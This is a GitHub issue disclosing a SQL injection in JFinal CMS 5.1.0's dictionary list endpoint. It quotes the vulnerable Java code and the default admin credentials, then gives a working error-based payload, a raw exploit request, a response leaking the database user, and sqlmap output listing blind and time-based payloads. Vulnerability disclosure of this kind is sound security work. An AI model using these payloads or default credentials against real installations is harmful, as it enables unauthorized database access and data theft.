

[New issue](#)[Jump to bottom](#)


SQL injection vulnerability exists in JFinal CMS 5.1.0 #38

Open arongmh opened this issue on Jun 9 · 0 comments


arongmh commented on Jun 9 • edited

Vulnerability Analysis

The vulnerability appears in lines 23-28 of the `com.jflyfox.system.dict.DictController.java`



```
1 package com.jflyfox.system.dict;
2
3 import ...
4
5
6
7
8 /**
9  * 数据字典
10  *
11  * @author flyfox 2014-2-11
12  */
13 @ControllerBind(controllerKey = "/system/dict")
14 public class DictController extends BaseProjectController {
15
16     private static final String path = "/pages/system/dict/dict_";
17     DictSvc svc = new DictSvc();
18
19     public void index() {
20         list();
21     }
22 }
```



```
18
19 public void index() {
20     list();
21 }
22
23 public void list() {
24     SysDictDetail attr = getModelByAttr(SysDictDetail.class);
25     StringBuffer sql = new StringBuffer(" from svs_dict_detail t,sys_dict d where t.dict_type = d.dict_type ");
26     String attrVal = attr.getStr( attr: "dict_type");
27     if (StrUtils.isEmpty(attrVal)) {
28         sql.append(" AND t.dict_type = '").append(attrVal).append("'");
29     }
30 }
```


The `attrVal` parameter is the `attr.dict_type` parameter passed from the front end
So you can construct payload to exploit this vulnerability

Exploit

Maven Startup Environment

Vulnerability address: `/jfinal_cms/system/dict/list`

Administrator login is required. The default account password is `admin:admin123`



序号	类型	名称	编号	排序号	操作
1	目录类型	程序(13)	3	3	查看 修改 删除
2	目录类型	预览(12)	2	2	查看 修改 删除
3	目录类型	正常(11)	1	1	查看 修改 删除
4	目录类型	html标签(4)	4	4	查看 修改 删除
5	目录类型	a标签target(3)	3	3	查看 修改 删除
6	目录类型	a标签(2)	2	2	查看 修改 删除
7	目录类型	目录(1)	1	1	查看 修改 删除
8	友情链接类型	关于我们(22)		2	查看 修改 删除
9	友情链接类型	友情链接(21)		1	查看 修改 删除
10	栏目类型	栏目(106)	6	6	查看 修改 删除
11	栏目类型	其他(105)	9	9	查看 修改 删除

Injection parameters: `attr.dict_type`

payload: `' OR (SELECT 2896 FROM(SELECT COUNT(*),CONCAT(0x717a7a6271efbd9e,(SELECT (ELT(2896=2896,user()))),0xefbd9e7162707a7131,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) --+`

Request

RawParamsHeadersHex

1 POST /jfinal_cms/system/dict/list HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 281
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/jfinal_cms/system/dict
12 Cookie: JSESSIONID=2C0E088C8AC6C1D4DE91A54A2BE3A092; JSESSIONID=75d7031a-17c2-4a23-9626-81bee26fe7ad; session_user="wgPmpe3hEuW1i1-i-KRtXsqglwvtWshM6eAg0JH0c"
13 Upgrade-Insecure-Requests: 1
14 X-Forwarded-For: 1.1.1.1,127.0.0.1
15
16 form.orderColumn=&form.orderAsc=&attr.dict_type=' OR (SELECT 2896 FROM(SELECT COUNT(*),CONCAT(0x717a6271efbd9e,(SELECT (ELT(2896=2896,user()))),0xefbd9e7162707a7131,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-->totalRecords=34&pageNo=1&pageSize=20&length=10

Response

RawHeadersHexRender

13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39 _500.png">
40
41
42
43
44 rityConstraintViolationException: Duplicate entry 'qzbc~root@localhost~qbpzql1' for key
45
46
47
48

Search... 0 matches \n Pretty

Done

Search... 0 matches \n Pretty

1,138 bytes | 46 millis

Sqlmap:

```
POST parameter 'attr.dict_type' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 323 HTTP(s) requests:
---
Parameter: attr.dict_type (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: form.orderColumn=&form.orderAsc=&attr.dict_type=' OR NOT 9166=9166#&totalRecords=34&pageNo=1&pageSize=20&length=10
  Vector: OR NOT [INFERENCE]#

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: form.orderColumn=&form.orderAsc=&attr.dict_type=' OR (SELECT 2896 FROM(SELECT COUNT(*),CONCAT(0x717a6271,(SELECT (ELT(2896=2896,1))),0x7162707a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- YUTE&totalRecords=34&pageNo=1&pageSize=20&length=10
  Vector: OR (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[[DELIMITER_START]]',([QUERY]),'[DELIMITER_STOP]]',FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind
  Payload: form.orderColumn=&form.orderAsc=&attr.dict_type=' OR SLEEP(5)-- EotM&totalRecords=34&pageNo=1&pageSize=20&length=10
  Vector: OR [RANDNUM]=IF((([INFERENCE]),SLEEP([SLEEPTIME]),[RANDNUM]))
---
[00:21:52] [INFO] the back-end DBMS is MySQL
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

